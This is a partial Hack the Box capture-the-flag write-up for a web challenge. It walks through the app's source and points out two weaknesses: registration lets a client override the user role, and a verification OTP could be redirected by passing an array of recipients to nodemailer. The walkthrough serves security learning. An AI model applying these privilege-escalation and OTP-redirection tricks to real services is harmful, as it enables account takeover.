
Hack the Box CTF Web Challenge Write-up

Special thanks to Nick and Marios



Your email address is **test@email.htb**


Inbox

Delete all

From	To	Content


Created by Xclow3n with

Main application




```
  },
  "keywords": [],
  "author": "Xclow3n",
  "license": "ISC",
  "description": "",
  "dependencies": {
    "@christopy/mergedeep": "^1.0.4",
    "cookie-parser": "^1.4.6",
    "express": "^4.21.0",
    "jsonwebtoken": "^9.0.2",
    "needle": "^3.3.1",
    "nunjucks": "^3.2.4",
    "sanitize-html": "^2.13.1",
    "sequelize": "^6.37.4",
    "sqlite3": "^5.1.7",
    "puppeteer":"^23.5.3",
    "nodemailer": "^6.9.16",
    "email-addresses": "^5.0.0"
  },
  "devDependencies": {
    "nodemon": "^3.1.7"
  }
}
```

Email application



```
{
  "name": "email-app",
  "version": "1.0.0",
  "description": "A email client",
  "main": "index.js",
  "scripts": {
    "dev": "nodemon -e html,js,css index.js",
    "start": "node index.js"
  },
  "keywords": [],
  "author": "Xclow3n",
  "license": "ISC",
  "dependencies": {
    "axios": "^1.6.8",
    "express": "^4.18.2",
    "mailhog": "^4.16.0",
    "nunjucks": "^3.2.4"
  },
  "devDependencies": {
    "nodemon": "^3.0.3"
  }
}
```


Structure




```
WEB_INTERGALATIC_BOUNTY
  challenge
    controllers
    middlewares
    models
    static
    views
    bot.js
    database.js
    index.js
    package.json
    routes.js
    util.js
  config
  email-app
    routes
    static
    views
    index.js
    package.json
  build-docker.sh
  Dockerfile
  flag.txt
```

We need to read flag.txt from root, cannot be found elsewhere

Automatically role set to guest, but we can override that in the request body to unlock more functionality!






```
const registerAPI = async (req, res) => {
  const { email, password, role = "guest" } = req.body;
  const emailDomain = emailAddresses.parseOneAddress(email)?.domain;

  if (!emailDomain || emailDomain !== 'interstellar.htb') {
    return res.status(200).json({ message: 'Registration is not allowed for this email domain' });
  }

  try {
    await User.createUser(email, password, role);
    return res.json({ message: "User registered. Verification email sent.", status: 201 });
  } catch (err) {
    return res.status(500).json({ message: err.message, status: 500 });
  }
};
```

It must have this email domain :(

Let's register an account



Verify Your Account


An OTP has been sent to your email address:

Enter OTP

Enter OTP


123@interstellar.htb

•••



```
const sendVerificationEmail = async (email, code) => {
  const mailOptions = {
    from: "no-reply@interstellar.htb",
    to: email,
    subject: "Email Verification",
    html: `Your verification code is: ${code}`,
  };

  try {
    await transporter.sendMail(mailOptions);
    console.log(`Verification email sent to ${email}`);
  } catch (error) {
    console.error("Error sending email:", error);
    throw new Error("Unable to send verification email");
  }
};
```


The function called to send the verification email




Your email address is test@email.htb

It sends an OTP to that email address, but we only have access to test@email.htb

The "to" option can be an array of strings. Interesting! Let's try to change the request in Burp.




```
interface Options {
    /** The e-mail address of the sender. All e-mail addresses can be
    from?: string | Address | undefined;
    /** An e-mail address that will appear on the Sender: field */
    sender?: string | Address | undefined;
    /** Comma separated list or an array of recipients e-mail addresse
    to?: string | Address | Array<string | Address> | undefined;
    /** Comma separated list or an array of recipients e-mail addresse
    cc?: string | Address | Array<string | Address> | undefined;
    /** Comma separated list or an array of recipients e-mail addresse
    bcc?: string | Address | Array<string | Address> | undefined;
    /** Comma separated list or an array of e-mail addresses that wil
    replyTo?: string | Address | Array<string | Address> | undefined;
    /** The message-id this message is replying */
    inReplyTo?: string | Address | undefined;
    /** Message-id list (an array or space separated string) */
    references?: string | string[] | undefined;
    /** The subject of the e-mail */
    subject?: string | undefined;
```

